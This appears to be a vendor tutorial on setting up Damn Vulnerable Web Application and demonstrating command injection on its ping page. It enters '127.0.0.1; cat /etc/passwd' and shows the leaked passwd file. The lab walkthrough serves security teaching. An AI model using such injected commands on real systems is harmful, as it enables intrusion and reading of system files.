Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public**

The default security level for DVWA is “Impossible” so it will not exhibit any vulnerabilities. You should set the level to low by clicking on the DVWA Security menu selecting “Low“ from the drop down and clicking submit.



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

DVWA is now all primed and ready for use as a vulnerability test target.

Command Injection

We will try exploiting one of the DVWA vulnerabilities. As we can see there is a page in DVWA where we can ping any IP address.




Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 172.17.42.1 (172.17.42.1): 56 data bytes
64 bytes from 172.17.42.1: icmp_seq=0 ttl=64 time=0.063 ms
64 bytes from 172.17.42.1: icmp_seq=1 ttl=64 time=0.059 ms
64 bytes from 172.17.42.1: icmp_seq=2 ttl=64 time=0.061 ms
64 bytes from 172.17.42.1: icmp_seq=3 ttl=64 time=0.059 ms
--- 172.17.42.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.059/0.060/0.063/0.000 ms
```

Let's check whether DVWA performs input parameters validation in “Low” security mode. Enter “127.0.0.1; cat /etc/passwd” in the IP address input field.



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.031 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.039 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.031/0.034/0.039/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/fal
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false
```

Voilà, we have successfully injected an arbitrary command and got a list of users registered in the operating system.

There are many online resources about using DVWA which may help improve your web application security skills.

We welcome your feedback and would be glad to assist with setting up your own production WAF implementation.

For assistance please mail pre-sales@edgenexus.io